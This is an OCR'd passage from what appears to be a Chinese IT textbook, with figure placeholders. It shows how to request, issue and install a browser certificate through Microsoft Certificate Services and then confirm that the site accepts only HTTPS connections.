


图 8-78　浏览器端申请证书




图 8-79　申请证书

Microsoft 证书服务 - Microsoft Internet Explorer

http://192.168.0.55/certsrv/certrqbi.asp?type=0

Microsoft 证书服务 -- hacz　主页

Web 浏览器证书 - 识别信息

要完成您的证书，在下面的框中输入要求的信息。

姓名：shbli

电子邮件：shbli@126.com

公司：hacz

部门：xxgc

市/县：

省：

国家(地区)：

更多选项 >>

提交 >

图 8-80　填写名称




图 8-81 证书挂起




图 8-82 证书状态



图 8-83 证书已颁发




图 8-84　安装证书



图 8-85　安装完毕

打开 IE 浏览器“工具”，选择“Internet 选项”项，在“内容”选项卡中，单击“证书”按钮，打开“证书”对话框，shbli 证书保存在“个人”选项卡中，如图 8-86 所示。



图 8-86　shbli 证书保存位置

(6) 以 http 方式访问默认站点,出现如图 8-87 所示的提示。




图 8-87　拒绝访问

以 https://的方式访问默认站点,连接成功,打开服务器的 Web 页面,如图 8-88 所示。浏览器右下角出现一个小锁。

